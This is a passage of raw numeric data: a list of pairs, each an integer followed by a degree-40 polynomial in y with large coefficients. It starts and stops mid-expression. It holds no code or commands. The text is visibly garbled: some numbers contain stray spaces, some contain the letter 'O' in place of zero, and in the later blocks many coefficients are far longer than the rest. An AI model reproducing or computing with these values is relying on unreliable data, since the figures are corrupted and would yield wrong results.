215845601765152*y^23 + 1975957923829*y^22 + 88676681639585*y^21 + 186672416090447*y^20
+ 168085607372433*y^19 + 183221528166860*y^18 + 219763466611687*y^17 +
94812986424514*y^16 + 253038820184677*y^15 + 125541673076172*y^14 +
104425290008293*y^13 + 192818840466714*y^12 + 89872178191298*y^11 +
103527498217292*y^10 + 279087952964391*y^9 + 36189289319683*y^8 + 217770192388303*y^7 +
217535022089925*y^6 + 213445654141632*y^5 + 59137972913967*y^4 + 247803808246560*y^3 +
267303555927304*y^2 + 142612817591105*y + 246246506307259),
```

```
(211954107082695, 131847049852741*y^40 + 28980314935879*y^39 + 178792349699128*y^38 +
177434064031061*y^37 + 172727418724455*y^36 + 97163045089040*y^35 +
203660378343993*y^34 + 80816246929798*y^33 + 148131053155396*y^32 +
195351598997438*y^31 + 252974817312122*y^30 + 82216194846685*y^29 +
273499766489637*y^28 + 235706734808030*y^27 + 233031454621462*y^26 +
242676852079911*y^25 + 114652512076370*y^24 + 58626549269699*y^23 +
207714862229338*y^22 + 71492379819352*y^21 + 245171125563409*y^20 +
219372469575868*y^19 + 24468009762063*y^18 + 70988793401780*y^17 + 247416377770776*y^16
+ 163313837237009*y^15 + 233810674255984*y^14 + 190885246727883*y^13 +
280363913709858*y^12 + 153803598453217*y^11 + 103363156980173*y^10 + 42652095740901*y^9
+ 77469037870556*y^8 + 114579173245270*y^7 + 100881167532462*y^6 + 196339612364911*y^5
+ 72245634717705*y^4 + 171472612374234*y^3 + 242618553060404*y^2 + 133974112194385*y +
127181147259722),
(170143866107664, 90482371756688*y^40 + 159880767499136*y^39 + 234422176128524*y^38 +
71628019023467*y^37 + 209352377721210*y^36 + 42647153037647*y^35 + 19013733677437*y^34
+ 258209739030134*y^33 + 121366334482809*y^32 + 69370713647769*y^31 +
26861857862734*y^30 + 62652528143817*y^29 + 139877878617382*y^28 + 220645332253297*y^27
+ 188382071951657*y^26 + 195941960005415*y^25 + 166059119253485*y^24 +
45072748335926*y^23 + 219370692823210*y^22 + 74002396219996*y^21 + 170725524816187*y^20
+ 41009272287848*y^19 + 12924970844420*y^18 + 67196430170578*y^17 + 43564594596905*y^16
+ 213287715216763*y^15 + 129043392741100*y^14 + 225814296260097*y^13 +
215429213736300*y^12 + 153811062148711*y^11 + 62974093826206*y^10 + 105373694535530*y^9
+ 175074381248676*y^8 + 187408431753684*y^7 + 212014141696855*y^6 + 113972381659 69*y^5
+ 146377759835566*y^4 + 175289767067148*y^3 + 266995766742943*y^2 + 184248640655215*y +
130378248513540),
(144565266580211, 81003555785370*y^40 + 231686113294837*y^39 + 150329325183852*y^38 +
21777401168141*y^37 + 256122637722963*y^36 + 193084599862876*y^35 + 66309180295804*y^34
+ 114879357488773*y^33 + 151101690647368*y^32 + 223946262227499*y^31 +
215929365631771*y^30 + 255615899566308*y^29 + 139598385200630*y^28 +
44969879331320*y^27 + 181090578059861*y^26 + 83855699431808*y^25 + 72036684944424*y^24
+ 254491286809155*y^23 + 58959123554362*y^22 + 14402429232650*y^21 +
235854675784956*y^20 + 61265922188719*y^19 + 65655544038842*y^18 + 22641124969649*y^17
+ 190464593398252*y^16 + 203350531817418*y^15 + 112818639820022*y^14 +
44064539410841*y^13 + 128047722298821*y^12 + 194489333693216*y^11 +
252059109155185*y^10 + 36277652605942*y^9 + 57096748333910*y^8 + 58415311006907*y^7 +
271576578783310*y^6 + 22468908097755*y^5 + 145377959218956*y^4 + 155940954103393*y^3 +
250498604984097*y^2 + 251516049130925*y + 208503164290883),
(278173029525240, 261699500560394*y^40 + 9311019526969*y^39 + 126637857494006*y^38 +
115002486178759*y^37 + 180055342552886*y^36 + 150140564634264*y^35 +
180250940562505*y^34 + 54372935371420*y^33 + 71425318961596*y^32 + 216962840583176*y^31
+ 93234871021376*y^30 + 192292264831968*y^29 + 121571133206710*y^28 +
238339558417627*y^27 + 225050238888753*y^26 + 260775072638044*y^25 +
76788513816626*y^24 + 199196297537482*y^23 + 166825682960096*y^22 +
158462598242152*y^21 + 95987572954580*y^20 + 174091673311429*y^19 +
190393180152598*y^18 + 112075642029 25*y^17 + 77309138668366*y^16 + 218786768328332*y^15
+ 232436921250682*y^14 + 144394292049478*y^13 + 233306795543886*y^12 +
100819341633780*y^11 + 177636692445753*y^10 + 59096001861720*y^9 + 240612102959337*y^8
+ 172797189979408*y^7 + 149670341533894*y^6 + 66393032351833*y^5 + 201769118979645*y^4
+ 11189914513034*y^3 + 134716792718481*y^2 + 6367698270229*y + 160237750971662),
```

```
(134067379586415, 115958780240373*y^40 + 93011998511022*y^39 + 30926858817986*y^38 +
54166292336795*y^37 + 182409431858636*y^36 + 57803627360953*y^35 + 251549789807024*y^34
+ 128607132090413*y^33 + 24013093076841*y^32 + 129237083697884*y^31 +
73337726281939*y^30 + 197490814283056*y^29 + 71411870187837*y^28 + 200894024114662*y^27
+ 35470031445725*y^26 + 85972010359241*y^25 + 166299703982762*y^24 +
275694040215363*y^23 + 88939995947784*y^22 + 73327997676979*y^21 + 232424621839570*y^20
+ 101542029639574*y^19 + 49063105975538*y^18 + 179820848461369*y^17 +
94553577952023*y^16 + 135586946140192*y^15 + 97965216523423*y^14 + 106276040271457*y^13
+ 194331458467153*y^12 + 40995625525055*y^11 + 234796377644514*y^10 +
14407547255735*y^9 + 213588879601069*y^8 + 687813909281*y^7 + 100318400264940*y^6 +
161624697076936*y^5 + 108216604464802*y^4 + 66075329361062*y^3 + 44911534635140*y^2 +
236497954708354*y + 91958947322430),
(203464051172238, 175961580766471*y^40 + 194076759388087*y^39 + 198905546027911*y^38 +
238806182017023*y^37 + 235457103343925*y^36 + 117778215594833*y^35 +
149037896822851*y^34 + 21219006599605*y^33 + 128630984625562*y^32 +
127562028685708*y^31 + 84220608406434*y^30 + 35984717399358*y^29 + 12484344120160*y^28
+ 275345991640112*y^27 + 51850810267774*y^26 + 117293684458787*y^25 +
32537103858303*y^24 + 178704268437083*y^23 + 62169617569011*y^22 + 238840611875142*y^21
+ 268352782828485*y^20 + 124077330665884*y^19 + 157693261491286*y^18 +
81607948806007*y^17 + 259694208187785*y^16 + 228210176391406*y^15 +
147863503278882*y^14 + 228910287783060*y^13 + 163041079203584*y^12 +
245447295523828*y^11 + 173605287482102*y^10 + 270844904062064*y^9 + 231492730535260*y^8
+ 168255545426885*y^7 + 218858888942353*y^6 + 124144997506384*y^5 + 147759342309989*y^4
+ 31946565666788*y^3 + 268137974505702*y^2 + 108638805494938*y + 182633432868547),
(143459206179499, 123695581209264*y^40 + 233457853355708*y^39 + 93715303777980*y^38 +
252981769115126*y^37 + 98076588074947*y^36 + 226347772852028*y^35 +
182988891791218*y^34 + 74895180400552*y^33 + 2884097607508*y^32 + 4757501993815*y^31 +
232388867974702*y^30 + 57854941886299*y^29 + 201834025749703*y^28 +
168605192978324*y^27 + 71478322486529*y^26 + 68449963938115*y^25 + 73516647605975*y^24
+ 212235597538389*y^23 + 269300485442049*y^22 + 106527295479001*y^21 +
38309839878063*y^20 + 249314578764844*y^19 + 211881176625922*y^18 + 49372446792719*y^17
+ 10520936723026*y^16 + 1303716726892O3*y^15 + 86432019749854*y^14 +
147530400271244*y^13 + 240009062601444*y^12 + 107342326959120*y^11 +
97708006872115*y^10 + 181166210099854*y^9 + 43418998151148*y^8 + 8826571131648O*y^7 +
198055635606025*y^6 + 104814708134935*y^5 + 128485234634772*y^4 + 187393778297276*y^3 +
189760534963343*y^2 + 200159139537571*y + 43169789984490),
(140014521614618, 180550259179974*y^40 + 8092489451285*y^39 + 907835018348O7*y^38 +
159182108257543*y^37 + 209237593827644*y^36 + 270215249921199*y^35 + 5673829665240*y^34
+ 1407622620874*y^33 + 44847542074157*y^32 + 72850490991569*y^31 + 168266507534112*y^30
+ 167421440505408*y^29 + 195711616993072*y^28 + 43655988316313*y^27 +
180031140502671*y^26 + 224757511732011*y^25 + 236371501774191*y^24 +
256373698656017*y^23 + 194811613645054*y^22 + 261243794227179*y^21 +
89481173307510*y^20 + 93270759510997*y^19 + 72550050462040*y^18 + 86110242905363*y^17 +
94798315144167*y^16 + 269811567360672*y^15 + 134878488787896*y^14 +
148596430437276*y^13 + 55199375112087*y^12 + 123435983683259*y^11 +
166839375321338*y^10 + 228667854917906*y^9 + 276985364975828*y^8 + 136507980795O0*y^7 +
168699811224554*y^6 + 178060400321886*y^5 + 54053238432614*y^4 + 205702943331525*y^3 +
152883353644650*y^2 + 264344546642484*y + 11029322624166),
```

```
(87730032647385, 190008301469248*y^40 + 193388347930201*y^39 + 266136518857671*y^38 +
250643114924289*y^37 + 92366928987686*y^36 + 162810824210415*y^35 +
175907095132053*y^34 + 263867631394742*y^33 + 259333893718641*y^32 +
128750278584365*y^31 + 7708157721925*y^30 + 272254661865193*y^29 + 19892424666548*y^28
+ 271877147554269*y^27 + 221569967850850*y^26 + 6157599217146*y^25 +
145754984580120*y^24 + 257826238978164*y^23 + 246240615258232*y^22 +
147076498992802*y^21 + 198564492221787*y^20 + 5143806746560*y^19 + 116580094248584*y^18
+ 125043560973843*y^17 + 25001966691363*y^16 + 218990522781574*y^15 +
138801179370763*y^14 + 263201593698698*y^13 + 48873931740669*y^12 +
127645754822325*y^11 + 242380180097534*y^10 + 170042709484141*y^9 + 51579905987821*y^8
+ 22430618877952*y^7 + 72617592726298*y^6 + 217967090357281*y^5 + 259983900273951*y^4 +
12866459779722*y^3 + 258060855599560*y^2 + 262439141258852*y + 133546885559932),
(117214754060501, 71045376199768*y^40 + 251247948107088*y^39 + 36208630768655*y^38 +
99558984147433*y^37 + 204845753975288*y^36 + 203759475238362*y^35 +
134924877979260*y^34 + 118897426977157*y^33 + 198712625731354*y^32 +
274557926122604*y^31 + 65190563285950*y^30 + 177105245328782*y^29 + 67497018925778*y^28
+ 88553184653817*y^27 + 182653724651617*y^26 + 16879676364474*y^25 +
171079045552539*y^24 + 128826310694728*y^23 + 251543924604891*y^22 +
32380899429588*y^21 + 231526604377213*y^20 + 275160201510633*y^19 +
193345529072164*y^18 + 165884673423380*y^17 + 231724237742574*y^16 +
136174037098414*y^15 + 106136210037963*y^14 + 279569808463006*y^13 +
69558172557674*y^12 + 117435927843937*y^11 + 228360370649613*y^10 + 144071851991287*y^9
+ 102434579778 26*y^8 + 14462059969521*y^7 + 90819857263134*y^6 + 150429742351206*y^5 +
51216376388202*y^4 + 184288342713383*y^3 + 6319376515951*y^2 + 135532711811661*y +
33521408378264),
(7346587402229, 223336310533068*y^40 + 218131668211630*y^39 + 346303737766 11*y^38 +
130059267206901*y^37 + 122582109576753*y^36 + 99712382676443*y^35 +
238776450815343*y^34 + 1580390748285*y^33 + 244680564906300*y^32 + 1350969734109*y^31 +
80051986190595*y^30 + 78688381579647*y^29 + 15942510482683*y^28 + 34271166838701*y^27 +
68696647555676*y^26 + 98225454954205*y^25 + 177924604213466*y^24 + 111859111407381*y^23
+ 123030837946287*y^22 + 246937369657998*y^21 + 123644310796162*y^20 +
65430731159783*y^19 + 41613101986435*y^18 + 36729337878326*y^17 + 84798913827113*y^16 +
196667884487813*y^15 + 100831781510730*y^14 + 147945153143509*y^13 +
242019255730792*y^12 + 268439056600721*y^11 + 33539289290600*y^10 + 88722879402295*y^9
+ 9189079326193*y^8 + 215941866761794*y^7 + 107343349099890*y^6 + 265335640961394*y^5 +
128810845480545*y^4 + 140035483273900*y^3 + 126407263293743*y^2 + 62773850141955*y +
100562726514468),
(239716223410215, 59987362036944*y^40 + 198676193929149*y^39 + 12915489884158*y^38 +
133288569173315*y^37 + 148312154004936*y^36 + 265695545573064*y^35 +
152138974603762*y^34 + 2333976403340*y^33 + 237141299543797*y^32 + 194455630648485*y^31
+ 200707541117493*y^30 + 136195455847010*y^29 + 126909092195574*y^28 +
133114306455890*y^27 + 73148428370793*y^26 + 147175958288598*y^25 + 83090191620685*y^24
+ 206098626110803*y^23 + 75553983369599*y^22 + 41334782947018*y^21 +
58237917889100*y^20 + 159540274579025*y^19 + 34907312529043*y^18 + 279592350750249*y^17
+ 235274310037873*y^16 + 110912848626042*y^15 + 182766268667629*y^14 +
109278896533584*y^13 + 93900234522115*y^12 + 45920700661460*y^11 + 126397000031044*y^10
+ 151239677045768*y^9 + 86620611068986*y^8 + 185401583396663*y^7 + 204799612556017*y^6
+ 246014229786540*y^5 + 58975815466575*y^4 + 104659997091317*y^3 + 198355136620888*y^2
+ 234323804196673*y + 186254350591638),
```

```
(245871647165510, 21838949621340*y^40 + 273495626894446*y^39 + 209234739940207*y^38 +
109853718163613*y^37 + 21863924246667*y^36 + 68959896211604*y^35 + 259660366190738*y^34
+ 240043284040885*y^33 + 220957431932657*y^32 + 241378134513787*y^31 +
17540903637928*y^30 + 183319746740052*y^29 + 260277138258798*y^28 +
107888525520729*y^27 + 53138948430807*y^26 + 222018032548533*y^25 + 64930739180923*y^24
+ 114777252636193*y^23 + 69250009449917*y^22 + 220459359546264*y^21 +
3554639077274*y^20 + 38978542256884*y^19 + 130169295069474*y^18 + 225561313947938*y^17
+ 76554978034968*y^16 + 160980947353043*y^15 + 279194330190120*y^14 +
225876171759577*y^13 + 230840344515045*y^12 + 197789988635331*y^11 + 1531264889671*y^10
+ 90077751778390*y^9 + 44174455891412*y^8 + 96057519993596*y^7 + 136798678698558*y^6 +
193817297038968*y^5 + 81375301769611*y^4 + 204428892839422*y^3 + 256481121856674*y^2 +
31824260120750*y + 19924301766853),
(168542004415454, 8040368429485*y^40 + 92331456820316*y^39 + 77280248750421*y^38 +
152168174575358*y^37 + 53331197178620*y^36 + 178050994913376*y^35 +
106818377291606*y^34 + 86496861901254*y^33 + 88595025263107*y^32 + 69736021996030*y^31
+ 4735932486230*y^30 + 123812895514236*y^29 + 243377430005912*y^28 +
126431582622234*y^27 + 14497259549057*y^26 + 141242573604429*y^25 + 48831342181873*y^24
+ 223177909536531*y^23 + 109159619145716*y^22 + 131227846264978*y^21 +
120229339616234*y^20 + 35629552589944*y^19 + 156356744582235*y^18 +
206874560591862*y^17 + 115089882099063*y^16 + 20143814553344*y^15 + 86241939478576*y^14
+ 8174807614267*y^13 + 252190254527249*y^12 + 88276359997457*y^11 +
123885640686632*y^10 + 259943386076284*y^9 + 76175389207521*y^8 + 159672049488963*y^7 +
248945557609606*y^6 + 164379303167191*y^5 + 32912747576715*y^4 + 1614076959638 73*y^3 +
144740575418529*y^2 + 146355142753704*y + 66446934113451),
(29400761739352, 250812834422940*y^40 + 230827773977484*y^39 + 102038470698632*y^38 +
193090576806707*y^37 + 36815428689403*y^36 + 183883955218922*y^35 +
127448793372459*y^34 + 28422381468267*y^33 + 234762182415800*y^32 + 9191110232489*y^31
+ 233923869323814*y^30 + 264383208067706*y^29 + 5549335971890*y^28 +
20629597848783*y^27 + 201181864520470*y^26 + 206842896449832*y^25 +
222513252137225*y^24 + 232021909958558*y^23 + 77290650176479*y^22 +
212979941591555*y^21 + 193010456823928*y^20 + 71136744699571*y^19 + 87934240938855*y^18
+ 165010860608264*y^17 + 135724506655348*y^16 + 2756771431488*y^15 +
261390687637336*y^14 + 4705194616761*y^13 + 68493337743272*y^12 + 267317597112531*y^11
+ 93550280991219*y^10 + 65106280365512*y^9 + 11626868358368*y^8 + 5675773964593*y^7 +
200415414254028*y^6 + 54532121855885*y^5 + 50473613515205*y^4 + 271803372366936*y^3 +
193012376037505*y^2 + 15228996114064*y + 250091381102239),
(98353696861289, 178197348113769*y^40 + 73284704300681*y^39 + 198609384484100*y^38 +
158340033412743*y^37 + 113102230363330*y^36 + 36601714843054*y^35 + 29395654831202*y^34
+ 179507182368122*y^33 + 203521876310524*y^32 + 206809969426945*y^31 +
93803213523282*y^30 + 261318682331249*y^29 + 145876061727664*y^28 +
224461669037232*y^27 + 208406442882396*y^26 + 243013502807482*y^25 +
212558678950909*y^24 + 33887678440546*y^23 + 267152883727819*y^22 +
211088836601811*y^21 + 19936136156024*y^20 + 91042118749627*y^19 + 47491834888984*y^18
+ 206933524085782*y^17 + 86161287393242*y^16 + 84543502767381*y^15 +
136470955496196*y^14 + 6730536529789*y^13 + 152758516361001*y^12 + 93447744856289*y^11
+ 167275190835529*y^10 + 74365176586464*y^9 + 162554844912753*y^8 + 262769785095283*y^7
+ 36334384073715*y^6 + 102167359698182*y^5 + 38674521085546*y^4 + 155308499128367*y^3 +
170886092620583*y^2 + 256032075200783*y + 278682742218514),
```

```
(180128026375571, 2740700211458740*y^40 + 189363186264762*y^39 + 41587887490415*y^38 +
233456676902186*y^37 + 16082002925788*y^36 + 10245737985822*y^35 + 2801173370043890*y^34
+ 619518721870190*y^33 + 104665501203718*y^32 + 27735298852937*y^31 +
18323595975300*y^30 + 2669521855270860*y^29 + 251829437504895*y^28 +
16725844600147*y^27 + 1400901182955280*y^26 + 204147492254035*y^25 +
19361776250477*y^24 + 2648092101117650*y^23 + 10356726810267*y^22 +
2329684220370310*y^21 + 800800932876880*y^20 + 66902232922919*y^19 + 4677055286299*y^18
+ 950567920495560*y^17 + 55937261215696*y^16 + 1460496578663800*y^15 +
57752923415047*y^14 + 2629999600934520*y^13 + 168829106171312*y^12 +
2626651638946040*y^11 + 792188199294010*y^10 + 73174162530788*y^9 + 1298423898880920*y^8 +
156148489262125*y^7 + 67920119506460*y^6 + 2128325570343230*y^5 + 120170706414755*y^4 +
66933147488647*y^3 + 1715658322133200*y^2 + 14825736775585*y + 2031583319366100),
(165821225915214, 2457363210967030*y^40 + 224171224636643*y^39 + 99672687905551*y^38 +
85760998968779*y^37 + 2067754924617160*y^36 + 187550552069075*y^35 + 28282018256256*y^34
+ 2734217063532590*y^33 + 175405870882489*y^32 + 11359680858389700*y^31 +
731663716372060*y^30 + 2601750721961880*y^29 + 86316279933613*y^28 + 2595278085439120*y^27
+ 157973914683432*y^26 + 2186029034426320*y^25 + 267034286310027*y^24 +
73947599777016*y^23 + 1175656948361880*y^22 + 108577544573274*y^21 + 9343436877979*y^20
+ 2650881383636810*y^19 + 859359103791840*y^18 + 192974207301363*y^17 +
14054671167706000*y^16 + 1858237747942*y^15 + 83928608943649*y^14 + 19644520504244700*y^13
+ 2547227525927320*y^12 + 143587188379603*y^11 + 88125807620063*y^10 +
22005628198031700*y^9 + 2208877717890780*y^8 + 233285489957123*y^7 + 13169151903167900*y^6 +
877464556071120*y^5 + 127244281014411*y^4 + 12660838321569800*y^3 + 723506288215330*y^2 +
24195811015849700*y + 4020686838223900),
(176103328784405, 859693204514640*y^40 + 244660637785889*y^39 + 25760683398688400*y^38 +
5460633528654200*y^37 + 215638107197597*y^36 + 22479401149723300*y^35 +
2103740171274030*y^34 + 25572385075129200*y^33 + 2143745576216970*y^32 +
27873433043586700*y^31 + 505825570878790*y^30 + 81243964019395*y^29 + 7075688462960*y^28 +
777222489394840*y^27 + 93009622980357*y^26 + 7780713874947900*y^25 + 1895084681620720*y^24
+ 44162371344901*y^23 + 2085182009882740*y^22 + 249019500088196*y^21 +
21284729147401200*y^20 + 2005687351722980*y^19 + 412986907381290*y^18 +
16190177190661800*y^17 + 1404528065941600*y^16 + 147685284846894*y^15 +
7333024634317200*y^14 + 1144264371652200*y^13 + 247288997767126*y^12 +
12199395023741400*y^11 + 1557593694799500*y^10 + 222630828090572*y^9 + 93705707523050*y^8 +
9665432157954400*y^7 + 1433395155203620*y^6 + 268212574831561*y^5 + 14952437248236000*y^4 +
2777275562615330*y^3 + 190023010031003*y^2 + 18627489067998700*y + 730281888602000),
(165247308830122, 1860409583880500*y^40 + 9568172371997*y^39 + 1764158595358690*y^38 +
1331926859161760*y^37 + 25529851811314300*y^36 + 2698848121238610*y^35 +
1359708699163180*y^34 + 72007312779019*y^33 + 37124440251515*y^32 + 18587027966704600*y^31
+ 4796844117928700*y^30 + 2106814193443880*y^29 + 226718057564044*y^28 +
22452234229163200*y^27 + 1920588956745290*y^26 + 59927509450642*y^25 + 6961174257690600*y^24
+ 1456709245276750*y^23 + 277159780769263*y^22 + 17218023553751200*y^21 +
2021371670375620*y^20 + 106717113001055*y^19 + 22146413525296400*y^18 +
4624956828087300*y^17 + 1488211443106910*y^16 + 128325970892628*y^15 +
2405087954687450*y^14 + 91420446704938*y^13 + 24951648071610200*y^12 +
2194942734671630*y^11 + 140890593497342*y^10 + 37641270786007*y^9 + 8564627757166*y^8 +
421969861603690*y^7 + 28027448350328800*y^6 + 1597941255555870*y^5 + 235394906979120*y^4 +
27368568866948700*y^3 + 1024832305260060*y^2 + 471102732654430*y + 18968756274618800),
```

```
(47265871549469, 244235623407399*y^40 + 2641734545387774*y^39 + 182937906325754*y^38 +
62938001826772*y^37 + 119715334047720*y^36 + 24688845835616*y^35 + 1211330951206555*y^34
+ 3276818958656*y^33 + 55494798140945*y^32 + 42943945515771*y^31 + 43535559320619*y^30
+ 2776021243208044*y^29 + 88124975996711*y^28 + 203303927387681*y^27 +
244206973779463*y^26 + 195504874381061*y^25 + 280514878106850*y^24 +
258866487749222*y^23 + 267014393078949*y^22 + 30001974840400*y^21 + 23687068809065*y^20
+ 1112708273910384*y^19 + 110862627882030*y^18 + 30503820046725*y^17 +
11241060061121*y^16 + 2685017254044355*y^15 + 37323594065741*y^14 + 19071144090631*y^13
+ 7381206292515944*y^12 + 7028256869889232*y^11 + 7002026087823040*y^10 + 1016009699916664*y^9
+ 61836029094143*y^8 + 1384945173888*y^7 + 172237331414531*y^6 + 53519407290413*y^5 +
21655312697107904*y^4 + 5626020033872944*y^3 + 1643889430523552*y^2 + 185576314068855*y +
27076860323518144),
(186055012759689, 220648680131836*y^40 + 11929933049675*y^39 + 200170239620802*y^38 +
27544907212401344*y^37 + 5487662391228624*y^36 + 241047987306444*y^35 + 87933407248934*y^34
+ 2450013290092832*y^33 + 30685421836295*y^32 + 1316628680097912*y^31 +
113792862940292*y^30 + 24085860950794144*y^29 + 3040099761765424*y^28 +
281463742044524*y^27 + 36892800145219*y^26 + 1739186949186672*y^25 +
27667241501957944*y^24 + 1780093954983328*y^23 + 61363657717928*y^22 + 5469948766816824*y^21
+ 96997860915835*y^20 + 6189864916462344*y^19 + 997389452299884*y^18 + 49547435917733*y^17
+ 5242014513923944*y^16 + 1601491200155552*y^15 + 88460104425897*y^14 + 17928605421728*y^13
+ 1836023454772944*y^12 + 2554468380063776*y^11 + 890857437015624*y^10 +
255745128039887*y^9 + 105080993698130*y^8 + 27655578107331144*y^7 + 87165567707038*y^6 +
27339148416331544*y^5 + 3253859644392024*y^4 + 333256024014444*y^3 + 25496331726355344*y^2 +
934294268126488*y + 21454018306594),
(203440871512776, 2784538658113304*y^40 + 220649421996300*y^39 + 17418591803629424*y^38 +
1899253201983804*y^37 + 222820399748277*y^36 + 24130604243347544*y^35 +
842170281754594*y^34 + 32404262944674*y^33 + 2101276125286904*y^32 + 174783570884917*y^31 +
18939984919933544*y^30 + 582340223930684*y^29 + 166416322952626*y^28 +
25891637902637424*y^27 + 1176719263803954*y^26 + 77760602751553*y^25 +
24024971167853744*y^24 + 1349503049001244*y^23 + 18683058159324*y^22 + 2453906109985644*y^21
+ 28109775573096024*y^20 + 613507839367914*y^19 + 10712810497949944*y^18 +
1603767263480834*y^17 + 60787356741050*y^16 + 22943462688158344*y^15 + 5457371587897*y^14
+ 1647373082398734*y^13 + 177210436899717*y^12 + 27836896159103744*y^11 +
832193606744434*y^10 + 56019932599283*y^9 + 16920275803500744*y^8 + 865576947332474*y^7 +
21596391655174504*y^6 + 1433876052278224*y^5 + 95447534276827*y^4 + 19206979536084744*y^3 +
1020658443247344*y^2 + 252255014043026*y + 30664620596452),
(182505727307168, 1714366050175494*y^40 + 118664312887762*y^39 + 25032409259660024*y^38 +
3341655597755224*y^37 + 888795938419104*y^36 + 158125424317407*y^35 + 55315405236564*y^34
+ 11550789711090*y^33 + 1904653067615654*y^32 + 209510297479318*y^31 +
41236081157701*y^30 + 19656096808223104*y^29 + 1523056307197484*y^28 + 80233059226177*y^27
+ 8952300799358904*y^26 + 851093589001744*y^25 + 208822460611023*y^24 +
28479413445400*y^23 + 10702958558171*y^22 + 2764585190368984*y^21 + 181755868859727*y^20
+ 8937028210282704*y^19 + 767504026306614*y^18 + 78174457915341*y^17 +
19155673406912704*y^16 + 1276628943590114*y^15 + 202897252574313*y^14 +
7804482512878904*y^13 + 343893005256764*y^12 + 14004545764620104*y^11 + 1785765009046174*y^10
+ 134331970696147*y^9 + 24063489128768404*y^8 + 2948502694903704*y^7 + 108468507779759*y^6
+ 8002718086269704*y^5 + 1881028457104224*y^4 + 136276465244273*y^3 + 47892343169006*y^2 +
2434786887480194*y + 103661102235209),
```

```
(229303590040190, 112133252908 76*y^40 + 143615450698202*y^39 + 221875718258481*y^38 +
267574922905215*y^37 + 626051133168 52*y^36 + 109404469864039*y^35 + 95733957565041*y^34
+ 249159340404639*y^33 + 97437101080903*y^32 + 249515165734488*y^31 +
5588376480278*y^30 + 75570615938563*y^29 + 51569168649374*y^28 + 224336495137440*y^27 +
43889927870717*y^26 + 258148417034858*y^25 + 80604350683208*y^24 + 179088741680819*y^23
+ 12504825394063*y^22 + 212919929121845*y^21 + 133650293237512*y^20 +
198356009793060*y^19 + 106884067988639*y^18 + 169478312309740*y^17 +
212711422820207*y^16 + 22834857962118*y^15 + 227422363175423*y^14 + 39968627086780*y^13
+ 146993121405388*y^12 + 245823436027730*y^11 + 156163644059928*y^10 +
251869607777407*y^9 + 100533321739366*y^8 + 140930166568113*y^7 + 244136330290726*y^6 +
80497730785504*y^5 + 91961614603473*y^4 + 109311200675995*y^3 + 162892529635513*y^2 +
49442569544906*y + 202397066123227),
(86267366948054, 164048419962997*y^40 + 102818972838339*y^39 + 62653477849374*y^38 +
178836134656454*y^37 + 204654732344720*y^36 + 255919595142642*y^35 +
39924825261018*y^34 + 179303754384747*y^33 + 215908859557767*y^32 + 94465612769656*y^31
+ 196291659442815*y^30 + 264323731638850*y^29 + 28267181757125*y^28 +
196968632565923*y^27 + 115672851725487*y^26 + 12117693744344*y^25 + 33023514616778*y^24
+ 84618549258588*y^23 + 5705781357297*y^22 + 101234141439329*y^21 +
150857537197933*y^20 + 170652386830042*y^19 + 266616615693278*y^18 +
232156438742287*y^17 + 205661287920225*y^16 + 190857542257231*y^15 +
256822686571056*y^14 + 273041951961585*y^13 + 197783059562194*y^12 +
281186524402418*y^11 + 200113819658237*y^10 + 155330384594963*y^9 + 213508720288693*y^8
+ 206714400462978*y^7 + 137866635265175*y^6 + 149213712013939*y^5 + 27277833611273*y^4
+ 247945293210335*y^3 + 6619921763160*y^2 + 51737875293064*y + 227792108034543),
(280102462029735, 484801625227 55*y^40 + 255992049841450*y^39 + 11899426964057*y^38 +
121370442025902*y^37 + 160074104347750*y^36 + 115654234706468*y^35 +
107207723622594*y^34 + 27223435005579*y^33 + 40106669274569*y^32 + 6276210075693*y^31 +
100871738929666*y^30 + 65709370248559*y^29 + 182155024403990*y^28 + 33549397658691*y^27
+ 223765458087544*y^26 + 66666170563867*y^25 + 228782783379136*y^24 +
121720518034728*y^23 + 228050358923265*y^22 + 45025150516899*y^21 + 81720694939365*y^20
+ 60064339671356*y^19 + 48370695727595*y^18 + 107195797212665*y^17 +
122204918936331*y^16 + 166112467840007*y^15 + 169513882228915*y^14 +
274361666449006*y^13 + 36950988793648*y^12 + 52342806304690*y^11 + 276612141608*y^10 +
22432483780009*y^9 + 153393616067405*y^8 + 80563497114044*y^7 + 34338720020317*y^6 +
166038629466863*y^5 + 256355237301793*y^4 + 19993096420407*y^3 + 257086340940187*y^2 +
239214984360586*y + 122706028787115),
(258862254095415, 171611712828890*y^40 + 18009195022554*y^39 + 12549721370848*y^38 +
141863197766056*y^37 + 168974991830444*y^36 + 74876506378670*y^35 +
115433831940387*y^34 + 218914215478155*y^33 + 153300119023 81*y^32 + 28160149301659*y^31
+ 168852370437257*y^30 + 139413807314290*y^29 + 99556364197837*y^28 +
239988843370774*y^27 + 218170224828840*y^26 + 277930366736991*y^25 +
104820206859297*y^24 + 44943366597409*y^23 + 244089562677450*y^22 + 47480701877330*y^21
+ 180483430759619*y^20 + 138863978580214*y^19 + 276797618701504*y^18 +
175551540902639*y^17 + 107069384255874*y^16 + 138294391807109*y^15 +
93674377754769*y^14 + 79522894895198*y^13 + 273427379357551*y^12 + 200921257661185*y^11
+ 12238509099210*y^10 + 138019266911284*y^9 + 155980801500458*y^8 + 112098181969625*y^7
+ 120347481945635*y^6 + 222218027452529*y^5 + 165830924425042*y^4 + 252039111558006*y^3
+ 160615043851942*y^2 + 81263575387554*y + 228875237240215),
```

```
(9523009189383, 58857613933820*y^40 + 238789451598706*y^39 + 210645945905887*y^38 +
96111389050237*y^37 + 235814108825718*y^36 + 162275414968410*y^35 +
241859258111484*y^34 + 281167663059498*y^33 + 214256922921305*y^32 +
253633757892453*y^31 + 80403797225206*y^30 + 155821926817193*y^29 + 50614186868180*y^28
+ 11471355598632*y^27 + 127684643678973*y^26 + 83342429233628*y^25 +
268436169193320*y^24 + 110883924017547*y^23 + 186636184163799*y^22 +
17305942562903*y^21 + 25144484970337*y^20 + 188286812981012*y^19 + 239639027342865*y^18
+ 165091140332305*y^17 + 77439657146885*y^16 + 60329913202882*y^15 +
251094927053601*y^14 + 172789670580893*y^13 + 106897665245661*y^12 +
146559006453900*y^11 + 106356022932107*y^10 + 280351883389444*y^9 + 29004575512303*y^8
+ 31402581418329*y^7 + 208818560829976*y^6 + 68274993870822*y^5 + 223945752104525*y^4 +
96734240962576*y^3 + 257396160021953*y^2 + 160184807122918*y + 230173574262988),
(265138688629791, 68679189083122*y^40 + 33227370983716*y^39 + 201518441781422*y^38 +
206449646591237*y^37 + 8852374999121*y^36 + 166543429227975*y^35 + 188149196860342*y^34
+ 105927834577259*y^33 + 79394032180348*y^32 + 11926491886400*y^31 +
